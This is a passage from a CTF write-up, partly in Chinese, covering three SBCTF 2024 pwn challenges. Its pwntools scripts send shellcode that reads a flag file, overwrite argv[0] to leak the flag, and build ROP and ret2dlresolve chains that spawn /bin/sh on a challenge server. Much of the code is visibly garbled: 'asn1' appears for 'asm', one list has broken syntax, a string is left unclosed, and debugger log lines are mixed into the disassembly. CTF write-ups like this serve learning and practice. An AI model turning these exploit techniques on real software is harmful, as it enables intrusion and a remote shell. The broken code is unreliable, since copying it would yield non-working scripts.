90     # shuffle back
91     s = s[12:16] + s[8:12] + s[0:8]
92     print(b'flag' + bytes(s))
93 else:
94     print('unsat')

```

Flag: flag{4r3alz\_m0d3\_y0}

## 5 Pwn

### 5.1 Path\_of\_the\_Brave (SBCTF 2024 Week 1)

考验会不会写 🔥 汇编代码的时候到了

```
1 from pwn import *
2 context.log_level = "info"
3 context.binary = "./pwn"
4
5 #io = process("./pwn")
6 io = remote("47.76.71.50",20012)
7 bss = 0x4060
8
9 #gdb.attach(io)
10
11 payload1 = 'lea rsi,[rip];mov edx,__LEN__;syscall'
12 payload2 = '''
13 mov rax,0;
14 mov rax,0;
15 lea r10,[rip];
16 mov rdi,0;
17 lea rsi,[r10+0x80];
18 mov rdx,5;
19 syscall;
20
21 mov rax,2;
22 lea rdi,[r10+0x81];
23 mov rsi,0_RDONLY;
24 syscall;
25
26 mov rax,0;
27 mov rdi,3;
28 lea rsi,[r10+0x100];
29 mov rdx,40;
30 syscall;
31
32 mov rax,1;
33 mov rdi,1;
34 lea rsi,[r10+0x100];
35 mov rdx,40;
36 syscall;
37 nop;
38 nop;
39 nop;
40 ...
41 payload1 = payload1.replace("__LEN__",str(len(asn1(payload2))))
42
43 io.sendline(asn1(payload1))
44 io.sendline(asn1(payload2))
45 io.sendline(b'flag')
```

46 | `io.interactive()`

Flag: ~~sike!~~ that's a dynamic flag!

## 5.2 Legacy\_of\_the\_Conqueror (SBCTF 2024 Week 1)

经典借刀🔪杀人（类似做法见 Web/ez\_cat），`__stack_chk_fail` 函数会将 `argv[0]` 打印出来，而刚好 `argv[0]` 在栈后不远处，暴力地将其覆盖为 `flag` 的地址即可，这样以来，`__stack_chk_fail` 函数便会主动地将 `flag` 告诉你😊。

```
1 from pwn import *
2 r = remote("47.76.71.50", 20012)
3 flag = 0x404060
4
5 r.sendline(b'1')
6 r.recv()
7
8 r.sendline(b'2')
9 r.send(b'a'*64+b'b'*84+p64(flag)*0x400)
10
11 r.interactive()
12 r.close()
```

Flag: ~~sike! that's a dynamic flag!~~

### 5.3 Trials\_of\_the\_Apprentice (SBCTF 2024 Week 1)

pwndbg 中执行命令 `x/5i &alarm` 可以发现 `alarm` 的 got 表末位为 `0x90`, 而偏移 9 位以后恰好有个 `syscall`, 于是只需要执行 `syscall 0x3b` 也就是 `execve`, 再附带上"/bin/sh"的参数就可以了, 我们可以通过 `read` 函数读入的字符数量来控制 `rax` 寄存器的值。

```
pwndbg> x/5i &alarm
0x7fb776c5d90 <alarm>:    endbr64      [*] Starting location
0x7fb776c5d94 <alarm+4>:   mov    eax,0x25  [*] running in new thread
0x7fb776c5d99 <alarm+9>:   syscall       [*] Waiting for debugger
0x7fb776c5d9b <alarm+11>:  cmp    rax,0xfffffffffffff001
0x7fb776c5da4 <alarm+17>:  jae    0x7fb776c5da4 <alarm+20>
```

```
1 from pwn import *
2 context(log_level = 'debug', arch = 'amd64')
3 #r = process("./pwn")
4 r = remote("47.76.71.50", 20012)
5 elf = ELF('./pwn')
6
7 poprdi = 0x401253
8 poprsi = 0x401251
9 gadget1 = 0x401246
10 gadget2 = 0x401230
11 ppp6 = 0x40124A
12 bss = 0x404040
13 buf = bss + 0x200
14
15 payload = b'a'*0x18 + flat([
16     poprsi, elf.got['alarm'], 0, elf.sym['read'], poprsi, buf, 0, elf.sym['read'],
17     ''], ppp6, 0, 0, buf, 0, 0, elf.got['alarm'], gadget2
18 ])
19
20 r.send(payload.ljust(0x200, b'\x00'))
21 pause()
22 r.send(b'\x99')
23 pause()
24 r.send(b'/bin/sh'.ljust(0x3b, b'\x00'))      # rax -> 0x3b -> execve
25
26 r.interactive()
r.close()
```

第二种方法是 ret2csu+ret2dlresolve, From Tplus:

```
1 from pwn import *
2 context(arch='amd64', os='linux', log_level='debug')
3 #p = remote("47.76.71.50",20001)
4 p = process("./3")
5 libc = ELF("./libc.so.6")
6 elf = ELF("./3")
7 read = elf.got['read']
8 retn = 0x401254
9 def dbg():
```

```

10         gdb.attach(p)
11         pause()
12 csu1 = 0x40124A
13 csu2 = 0x401230
14 binsh = 0x404e58
15 jmp = 0x40103B
16 pop_rdi = 0x0000000000401253
17 dlresolve = Ret2dlresolvePayload(elf, 'system', args=[ "/bin/sh"])
18 payload = b'a'*0x10 + p64(0)
19 payload += p64(csu1)
20 payload += p64(0) #rbx
21 payload += p64(1) #rbp
22 payload += p64(0) #edi
23 payload += p64(dlresolve.data_addr) #rsi
24 payload += p64(0x1000) #rdx
25 payload += p64(read) #call
26 payload += p64(csu2)
27 payload += p64(0)*7
28 payload += p64(retn)
29 payload += p64(pop_rdi)
30 payload += p64(binsh)
31 payload += p64(jmp)
32 payload += p64(dlresolve.reloc_index)
33 #dbg()
34 p.sendline(payload)
35 p.sendline(dlresolve.payload)
36 p.interactive()

```

Flag: ~~sike!~~ that's a dynamic flag!

总得有个结尾吧